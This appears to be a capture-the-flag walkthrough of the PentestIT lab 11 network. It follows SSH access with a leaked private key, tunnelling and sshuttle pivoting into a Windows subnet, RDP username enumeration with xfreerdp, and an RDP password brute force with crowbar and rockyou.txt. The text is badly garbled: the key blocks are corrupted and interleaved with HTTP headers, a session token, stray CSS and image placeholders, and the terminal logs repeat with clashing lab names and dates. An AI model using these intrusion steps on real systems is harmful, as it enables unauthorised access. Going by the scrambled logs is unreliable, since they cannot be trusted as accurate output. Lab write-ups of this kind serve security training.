MIIEowIBAAKCAQEAc01ufJi2mZT9M0gTRG7raRRgK4uDfOSYzWRiw5MRrhc9g8iFZ
6XQkh+m0jGOFB/1Z1ZulpmhTwdLuc6NwbBtWggi+OmmQVkeN086Oy2djqoQlaZa
m+g4ZZMNPKciXYJGepz82dRo+FleZuuahLA7lt76N88yGbYOneN+uzG/rKu9ra
fx7F9Nj1Mftwy7/uGaumCyy+H8siwtkn+D4Sv8w0hR510wQ5q10UV3HwsMzzdWa
Htr5AdbnV1/Pq5Rohyj234zquhhYlMEa+XSTukobza4DPXZdhgGUCMp9fvEvVwY
JnOR/Ug6C39cr6gXHMqrk9CrXwHj0PzEjV8QQIDAQABaIBAYLLe3Nd+7SaDx
pleWrLshDt6h84C2YcI7Y675+ZyhniXkHQsmK4ihMhnWI3GmSDSN9TSGHYeD0S
RVqz2/5F4x6e/8QKmZkrN0Pjt3fLkZoSmoIES3Bs+jn5D9NyEs89QfWwnzfKkV
f8ELUOnQWZZqpF4Hbfv9c/9BXCPGomZC0uUrWn0IfTs7r7uJM3ByRte1ui9nkJx
dyJI5ixmPrN1qawqSzLMPBR/2h0Ar9aUAAvi/LEYgHIYTPNr21HIDlyHDeWMfeso
I6mCpDhzGd+TyrXZ3yZ33l8wHzAurfG0JUVHOs/MxkyVR6+U2E9W9GgMKoMA5Ub
v5MMZGECgYE918PgnucsGxDIUfwDJ/qX5HV5z0zy6MwFyyu0YNi/FcmmbNeKm+s
VRfkambrT7YNGRZQZL5VeS2zhKx6CD0lrCoU2p22yUUiFhxflSxd1L8GmjVbokn
x3j62L58ypjRi9nW1P6rYzJ5hEhh8UBds8VvjxtWnnjCjaOusgMF0CgYEAs54l
noRg0LIHHC6BNsdcc0vPa8e/00Y3Ald+z1+vcGEKFR8PAVbjEyWAPq/KVHSx7dE
sykfK5DRkyRVndAO8HjClhcnnwvAPoLZH1Wzqw3XU2wRn+NDqi6sH0Go9CXcXjFE
vWhzSpjbCVY+Xnf6NltE0dsGjtJlnlN9pwFzTUCqYBKRpJ4diTheGKUsAlw501V
7r0c5vlkwKUogZiZBf555RdljP3ez9rAbX29CpWs1ewK1u+4jtTBfpEc6glmg
-----END RSA PRIVATE KEY-----

Now, since we almost did everything at this stage for 192.168.101.10. So let's move focus to other external server i.e. 192.168.101.11.

First thing first, nmap ☺: [nmap -sS -sV -A -n 192.168.101.11](#)

Based on nmap results, it seems like only one port 2222 is open. We just found private key sometime before, so let's see if we can connect to this machine using the private key.

```

root@testlab:~/pentestit/lab11# nmap -sS -sV -A -o _ 192.168.101.11
Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-05 00:52 IST
Nmap scan report for 192.168.101.11
Host is up (0.20s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH_6.7p1 Debian-5+deb8u3 (protocol 2.0)
| ssh-hostkey:
|   1024 50:9:23:6f:7e:31:bd:68:77:5e:44:99:4d:51:9b:92 (DSA)
|   2048 d3:da:b6:ac:d8:db:ee:10:0b:b0:da:87:2f:c9:a3:08 (RSA)
|_  256 e1:3e:09:12:3e:01:ea:d5:d0:9a:3b:96:da:8:ce:a5 (ECDSA)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized|WAP|printer|webcam
Running (JUST GUESSING): Linux 3.7|[2.6.16|180%], Crestron 2-Series (88%), Asus embedded (86%), HP embedded (86%), AXIS embedded (85%)
OS CPE: cpe:/o:linux:linux_kernel:3.2 cpe:/o:crestron:2-series cpe:/hiaxis:rt-n56u cpe:/o:linux:linux_kernel:3.4 cpe:/o:linux:linux_kernel:2.6.17 cpe:/hiaxis:2102
Network Camera cpe:/hiaxis:211 network camera
Aggressive OS guesses: Linux 3.2 (88%), Crestron Xpanel control system (88%), ASUS RT-N56U WAP (Linux 3.4) (88%), Linux 3.1 (86%), Linux 3.16 (86%), HP PSC 2400 series Photosmart printer (86%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (85%)
No exact OS matches for host (test host's kernel is non-ideal).
Network Distance: 3 hops
          Raw packets sent/received: 10/10 [0B/0B]
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


```

Let's ssh to this machine using private key and see if it works.

```
root@testlab:~/pentestit/lab11# cat tech.key
```


```

Matthew,
Office 2 GW SSH: < | > | 
username: tech
pkeyuest
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAO1uFJH2WZT9MQgTRG7raRRgK4uDf0SYzWRiw5MRrch9g81FZ
6XQkh+m0jGOFB/1Z1zuLpmhTwLc6NvbBWtgh+i0mmQVKE0860y2djqoQIaZa
m+g4ZZZMPakC0lXYJGepz82dRo+FIeZuuahLA71t76N88yGbY0neN+uzG/rKu9ra
fx7F9Nj1Mftwy7/uGaumCY+yHs1iwithkD4SV3w0hR510w05q100V3HWsMZZdwa
HfRSAddhVi/PQSROhy2f342qunnYIMEa+XStURob2a4DPXZdhngGUICMp9ffvEoVwY
Jn0P/Ug6C39cr6dXHMqruruK0crXwHJ0PzEjV8Q0IDAQABoIBAAYLLe13Nd+7SaDx
PELWrlLshDt6h84Ac2Yci7t7675+Zyhr1XkHQsmK4ihMhnWI3GmSDSN9TSGHYeD0S
Peter, http://192.168.101.10:8080/main/
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.101.10:8080/main/
KVgxz2/5F4x6e/8QKmZkrNg0Pjtw3fLKzOsmeIEs39btjn5D9Ny+sE899fWvnz5KKV
f8ELUDnQWZZqpF4Hbfiv9c/9BXCPGeMZC0uURwLn0IfTsrt7uJM3ByRtelui9nkJx
dyJ15ixmPrN1qawqSzLMpBR/2h0Ar9aUaVI/LEYgHLYTPNr21HLDiyHDeWMfeso
I6mGpDhize8d+TyRr(Zcyst318wHzAUrfG0JUVH0s/MxkyVR6+U2E9w9GgMKoMA5Ub
VSMMZGECgYEAI918PgHuCsGxDIufWd3/qX5HV520zy6MwFyyu0YNi/FcmmbNeKm+s
VRTKaMbrT7YNGRZ0ZLv5VeS2zhKx6CD01rCoU2p22yUU1FhxJ5xd1L8GmjVbokn
x3j62L58vpjJRi9nWIP6rYzJ5hEhh8UBds8VJdxzWnjCJca0usqMF0CgYEAS41
token=z444/kGtbzq7hypoJUJL4q40f731AgG; task=login; action=Login; timezone=Asia%2FKolkata&_url=
noRo09LTHH68Nsdc0yPa8e/00Y3Ald+z1+vcGEKFR8PAVDJEWAPq/KVHSx7dE
sykfk5DRKyRVndA08HjCLhcnnwAPoLZHlwzqw3XU2wRN+NDqi6sH0Go9CXxcXjFE
vWHzSpJbCVY+Xnf6Nlte0dsGjtJlInlN9pwFzTUCgYBKRpJ4difhEGKUsAlw501V
7r0cSVlKNWku0gZiZ8f555RdljP3ez9rUAbX29CpcWs1ewKlu+4JtTBfpEc6glmG
GLBGpbw7iUxNZsygEHwIS15x39Uow/TYMGL/4T3iHnnfzp70C91xYRaIY9jGA+DT
Hs+g0c+YL9oht2Dkctci0KBgE2simudMBgYfbQpuPv8r1ae0AWGCXS10sSf/4Bb
iJb+ea8+Yk4sKscU2zzvcmrfyKfgNsks8zKwUqpalsK+Z7H1qD0AlU3TKyR1Ef
G40UALuRsy4cXcgWLoZU/M99D4I09LXyjcTDLLWJrjd1Qba14tR/lZZndW0S+bM0
Dbm9AoGBAJcGog0GJHF4+uhwc32p0q3fBSVvPALBGP443BSaYz0DqeJbhGVCyOUy
+dc6aNMKqME1vyC5cRpGnwn0GyvlzsBsBfspk4XnM8khQCs55WRq28hPKb3xDU0a
e97Ix2B3jrPlPlh9vo4xwNaND3xhF8AVQxyH1ET1YbnmVPSe/PgU
-----END RSA PRIVATE KEY-----

```

If you look at the network diagram, after doing SSH connection actually we are in "the second office" internal network. And with network diagram it's clear that we should have access to 192.168.13.1-3 machines. So before going further why not let's scan these machines first.

Here is the network diagram at this stage:



During discovery we found that nmap is already installed on the 192.168.101.11 machine, so tried nmap command directly from there:

```

root@testlab:~/pentestit/lab11# ssh -i tech.key tech@192.168.101.11 -p2222
You have mail.
Last login: Tue Dec 12 23:30:53 2017 from 10.10.2.82
#####
PasswordAuthentication no
#####
tech@t11-gw-2:~$ which nmap
/usr/bin/nmap Headers Hex
tech@t11-gw-2:~$ nmap -sS -sV -n 192.168.13.1-3
You requested a scan type which requires root privileges
QUITTING!
tech@t11-gw-2:~$ nmap -sV -n 192.168.13.1-3
Starting Nmap 6.47 ( http://nmap.org ) at 2017-12-13 01:12 MSK
Nmap done: 3 IP addresses (0 hosts up) scanned in 3.14 seconds
tech@t11-gw-2:~$ nmap -sV -Pn -n 192.168.13.1-3
Cookie: kittycatfish_count=163A2
Connection: close
Starting Nmap 6.47 ( http://nmap.org ) at 2017-12-13 01:12 MSK
Nmap scan report for 192.168.13.1
Host is up (0.015s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE      VERSION
3389/tcp  open  ms-wbt-server Microsoft Terminal Service
Service Info: OS: Windows

Nmap scan report for 192.168.13.2
Host is up (0.016s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE      VERSION
3389/tcp  open  ms-wbt-server Microsoft Terminal Service
Service Info: OS: Windows

Nmap scan report for 192.168.13.3
Host is up (0.00091s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE      VERSION
3389/tcp  open  ms-wbt-server Microsoft Terminal Service
Service Info: OS: Windows

Service detection performed. Please report any incorrect results at http://nmap.org/submit/
Nmap done: 3 IP addresses (3 hosts up) scanned in 17.78 seconds
tech@t11-gw-2:~$ 

```

0 matches

? < + > Type a

Response

Raw Headers Hex

```

HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Tue, 12 Dec 2017 21:21:21
Content-Type: text/css; charset=UTF-8
Connection: close
Content-Length: 494

```

```

/* KittyCatfish Base Styles

#kittycatfish {
    position: fixed;
    display: none;
    margin: 0;
    padding: 0;
    z-index: 999;
    border: none;
    bottom: 0px;
    left: 50%;
    width: auto;
}

#kittycatfish_spacer {
    margin: 0;
    padding: 0;
    height: 0px;
}

#kittycatfish_ad_content {
    position: relative;
}

#kittycatfish_ad_content #close {
    position: absolute;
    margin: 0;
    padding: 0;
}
```

Based on above nmap results, we can see all 3 machines are windows and rdp is allowed through port 3389. The problem we have is that we don't know the credentials, not even user. So our next step in this case is to find the users for all these 3 machines.

It's better to setup SSH tunneling so that we can directly access the subnet from our machine. Instead of running commands from 192.168.101.11.

Create SSH Tunnel for RDP acces:

```
ssh -L 3389:192.168.13.1:3389 -i tech.key tech@192.168.101.11 -p2222
```

```

root@testlab:~/pentestit/lab11# ssh -L 3389:192.168.13.1:3389 -i tech.key tech@192.168.101.11 -p2222
You have mail.
Last login: Sat Dec 16 09:38:27 2017 from 10.10.2.26
#####
PasswordAuthentication no
#####
tech@t11-gw-2:~$ 

```


Now, though we have RDP access to the machines (192.168.13.1-3), we don't have valid credentials. At the same time, problem with Windows RDP is that when you try to establish an RDP Session you will need to have valid user/password that is authenticated via Kerberos, and also, the user that establishing the connection has to be part of the RDP Group in AD to be allowed to connect.

We can use rdesktop to connect to machine and see who's logged in, but that won't work as rdesktop doesn't utilize a Kerberos authentication scheme which would cause the connection to fail, and without a valid user it will try to connect as root.

There is another RDP tool called [XFreeRDP](#) which utilizes the Kerberos authentication scheme. So, let's use below command to discover valid user accounts on all these machines (192.168.13.1-3).


`xfreerdp /v:127.0.0.1 -sec-nla /u:""`

```
root@testlab:~/pentestit/lab1# xfreerdp /v:127.0.0.1 -sec-nla /u:""
connected to 127.0.0.1:3389  rdesktop  Mon Nov 27 12:43 PM Mon Nov 27 12:55 PM
[...]
[!] cat, echo: WARNING: CERTIFICATE NAME MISMATCH!
[!] The hostname used for this connection (127.0.0.1) does not match the name given in the certificate.
Common Name (CN):
    ARM-1
A valid certificate for the wrong name should not be used.
Certificate details:
    - Subject: CN = ARM-1
      Issuer: CN = ARM-1
    - SetThumbprint: 6e:3f:1e:eb:19:ec:13:cc:...
The above certifcate should never be used.
Please look at the documentation on how to fix this.
Do you trust the above certificate? [Y/n] y
rdesktop -u arm554 127.0.0.1
powershell
sshuttle
lab1
Information
192.168.101.10
172.16.0.14
172.16.0.11
172.16.0.10
172.16.0.252
192.168.12.1
192.168.10.1
192.168.101.11
192.168.13.3
[...]
[!] ssh -L 3389:192.168.13.2:3389 -i tech.key tech@192.168.101.11 -p2222
[!] # Executing Remote command
[!] rdesktop -u arm554 127.0.0.1
[!] ##### add host shared folder
[!] rdesktop -u arm554 -p tiger -
```




```
root@testlab:~/pentestit/lab1# ssh -L 3389:192.168.13.2:3389 -i tech.key tech@192.168.101.11 -p2222
You have no mail.
Last login: Sat Dec 16 14:24:15 2017 from 10.10.1.234
#####
##### Executing Remote command
rdesktop -u arm554 127.0.0.1
#####
##### add host shared folder
rdesktop -u arm554 -p tiger -
```

```
root@testlab:~/pentestit/lab1# xfreerdp /v:127.0.0.1 -sec-nla /u:""
connected to 127.0.0.1:3389
[...]
[!] rdesktop
[!] web discovery
[!] nmap
[!] smb
[!] searchsploit
[!] ssh options
[!] sqlmap
[!] powershell
[!] sshuttle
lab1
Information
192.168.101.10
172.16.0.14
172.16.0.11
172.16.0.10
172.16.0.252
192.168.12.1
192.168.10.1
192.168.101.11
192.168.13.3
192.168.13.2
[...]
[!] ssh -L 3389:192.168.13.2:3389 -i tech.key tech@192.168.101.11 -p2222
[!] # Executing Remote command
[!] rdesktop -u arm554 127.0.0.1
[!] ##### add host shared folder
[!] rdesktop -u arm554 -p tiger -
```



```
root@testlab:~/pentestit/lab11# ssh -L 3389:192.168.13.3:3389 idtech.Key tech@192.168.101.11 -p2222
You have mail.
Last login: Sat Dec 16 14:35:23 2017 from 10.10.1.234
#####
PasswordAuthentication no
#####
tech@192.168.101.11:~$
```



Ok, so running on all 3 machines we find below information:

192.168.13.1 – arm554

192.168.13.2 – arm550

192.168.13.3 – arm672

Ok, so we got the valid user names of all these machines, next try rdp bruteforce. I'm starting bruteforce with first machine i.e. 192.168.13.1, and I used ncrack tool for bruteforce.

Instead of using ssh tunnel, I prefer using sshuttle, this is awesome tool. Basically it creates a VPN connection from your machine to any remote server that you can connect to via ssh, as long as that server has python 2.3 or higher. To work with this tool, you must have root access on your local machine, but you can have a normal account on the server. So, first I'll run sshuttle and then crowbar to bruteforce:
`sshuttle -e "ssh -i tech.key -p2222" -r tech@192.168.101.11 192.168.13.0/24`

```
root@testlab:~/pentestit/lab11# sshuttle -e "ssh -i tech.key -p2222" -r tech@192.168.101.11 192.168.13.0/24
client: connected.
```

Bruteforce with crowbar:

```
crowbar -b rdp -u arm554 -C /usr/share/wordlists/rockyou.txt -s 192.168.13.1/32 -v
```


```
root@testlab:~/pentestit/lab11# crowbar -b rdp -u arm554 -C /usr/share/wordlists/rockyou.txt -s 192.168.13.1/32 -v
2017-12-16 17:38:54 START      172.16.0.252 Mon, Nov 27 01:50 F Mon, Nov 27 07:57 PM
2017-12-16 17:38:54 Crowbar v0.3.5-dev
2017-12-16 17:38:54 Brute Force Type: rdp
2017-12-16 17:38:54          Output File: /root/pentestit/lab11/crowbar.out
2017-12-16 17:38:54          Log File: /root/pentestit/lab11/crowbar.log
2017-12-16 17:38:54      Discover Mode: False
2017-12-16 17:38:54     Verbose Mode: 1
2017-12-16 17:38:54     Debug Mode: False
2017-12-16 17:38:54 Trying 192.168.13.1:3389
